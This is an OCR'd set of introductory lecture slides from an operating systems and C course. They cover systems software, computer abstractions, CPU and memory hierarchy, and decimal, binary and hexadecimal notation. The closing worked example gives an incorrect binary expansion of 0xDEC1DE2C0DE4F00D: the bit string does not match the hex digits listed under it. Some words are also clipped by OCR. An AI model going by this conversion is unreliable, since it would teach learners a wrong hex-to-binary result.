Operating Systems & C

Lecture 1: Programs & Data

Willard Rafnsson
IT University of Copenhagen

ITU CPH

Behind every running application, there is systems software: software that provides a platform for other software. Examples include operating systems, scientific computing software, game engines, industrial control systems, and software as a service (SaaS). To write quality software that is e.g. correct, high performance, energy efficient, and exploiting hardware features, an application developer must understand how systems software affects the behavior and performance of applications---they must understand the design, implementation, and implications, of systems software.

In this course, you study the most important systems software, using the most important systems programming language: Operating Systems, and C. You will get an in-depth understanding of how hardware and the operating system work; in the process, you will learn how computers actually work, and what actually happens when you run an application. This enables you to fully exploit underlying hardware and systems software to write high-quality software.

ITU CPH

what's in it for you?

- how computers work (*that* course at ITU)
- computer literacy (shell, Linux, vim, …)
- general knowledge (history, business, (geo-)politics)
- learn a new programming language
- experience w/ system programming
- how *computer systems* impact *software design*

"power-programmer"

performance | security

want to be a software / data engineer?
want to be a great programmer?
(want to graduate…)

you **must** master this course.

computer systems

system = set of interconnected **components** w/ well-defined **behavior** at their **interface** (to **environment**)

- modularity, abstraction, layering, hierarchy

processor, memory, keyboard, …

hardware (HW) = physical computer components

software (SW) = instructions for hardware


computer system = **hardware** + **systems software** working together to run **apps**.


3 fundamental abstractions for computer systems:

- Interpreter
- Memory
- Communication

nterpreter abstraction

Source: Saltzer and Kaashoe






Instruction reference: where to find next instruction
Repertoire: set of actions associated to an instruction
Environment reference: where to find the current state on which the interpreter should perform the actions of the current instruction

memory abstraction

yes, memory is an abstraction

Source: Saltzer and Kaashoe




Communication Abstraction

neat. how are these abstractions realized?

UNIVERSITY OF COPENHAGEN

02. ITU CPH

Computer Hardware



UNIVERSITY OF COPENHAGEN

02. ITU CPH

computer systems are not that simple...


UNIVERSITY OF COPENHAGEN


ITU CPH

Processor (CPU)


CPUs are multi-core

cores are pipelined





architectures are diverse and evolving




how do you exploit these features to write correct, high-performance software?

ITU CPH

Memory

your program & data
are not necessarily in memory
(or registers)

"memory mountain"



each level is a cache for the level below.

cache = staging area

computer systems spend a lot of time moving data across these layers.

why:
caching exploits locality.

locality = tendency of programs to access data & code in localized regions.

how do you exploit locality to write high-performance software?

https://colin-scott.github.io/personal_website/research/interactive_latency.html

UNIVERSITY OF COPENHAGEN

02. ITU CPH

operating system

… because ultimately, HW is what runs our code, and OS *facilitates*. OS gives upper layers **abstraction** over available HW.learning OS is learning principles of *how app is structured*. organization of OS not just relevant for OS, but other large applications.

"An operating system (OS) is a program that manages computer hardware.

And although today's commercial-off-the-shelf desktop [OSs] appear to be an integral part of PCs and workstation to many users, a fundamental understanding of the algorithms, principles, heuristics, and optimizations used is crucial for creating *efficient application software*. Furthermore, many of the principles in OS courses are relevant to large system applications like databases and web servers."


- A. Polze (U.Potsdam)

3 fundamental abstractions for operating systems:

- Process
- Virtual Memory
- File

process	represents processor in HW,
virtual memory	represents main memory in HW,
file	represents IO devices

how do you use the APIs for these abstractions?



ITU CPH

system programming

writing programs that manage hardware

- OS kernel
- embedded systems
- infrastructure software that must tightly control its use of hardware resources:
  - compilers, database systems, version control,

today: programs & data

what are programs (detailed)? how computers work (basic)

to understand something abstract, go one level down.

- representation of data
- representation of programs (x86-64)
- binary files
- binary exploits
- bit hacks

takeaway: computation reduces to performing operations on bitvectors. next lecture: see how that can be built physically.

ITU CPH

numbers as bits & bytes

ITU CPH

numbers, decimal (base-10)

numbers are typically written in decimal notation (base-10):

10^5	10^4	10^3	10^2	10^1	10^0
3	1	4	1	0	9

i.e. a { sequence, string, vector } of *decimal digits* { 0, 1, …, 9 }.

a *place-value* notation; 0th place contributes 9*10^0 to number being denoted (here, 314109_{10}; the $_{10}$ means base-10).

an n-digit decimal number $d_{n\text{-}1}\ldots d_0$ has value $\Sigma_{i=0}^{n-1} d_i 10^i$.

ITU CPH

numbers, binary (base-2)

computers represent numbers in binary notation (base-2).

2^5	2^4	2^3	2^2	2^1	2^0
1	1	0	1	0	1

i.e. a sequence of binary digits - bits, { 0, 1 }.

an n-digit binary number $b_{n\text{-}1} \ldots b_0$ has value $\Sigma_{i=0}^{n-1} b_i 2^i$.

k-bit storage can store 2^k values, ranging from 0 to $2^k - 1$.

1 byte is 8 bits. memory is byte-addressable.

1 word is how many bits a processor handles at a time.
i.e. register size. current standard: 8 bytes (64 bits).

ITU CPH

media as numbers

ITU CPH

numbers, hexadecimal (base-16)

Decimal	Hex	Binary	Decimal	Hex	Binary
0	0	0000	8	8	1000
1	1	0001	9	9	1001
2	2	0010	10	A	1010
3	3	0011	11	B	1011
4	4	0100	12	C	1100
5	5	0101	13	D	1101
6	6	0110	14	E	1110
7	7	0111	15	F	1111

The prefix 0x designates a hex constant.

To translate from hex to binary, translate each hex digit to its binary equivalent, and concatenate the bits.

Example: 0xDEC1DE2C0DE4F00D is

1101111011000011101111000101100000011011110010011110000000001101

D E C 1 D E 2 C 0 D E 4 F 0 0 D

5

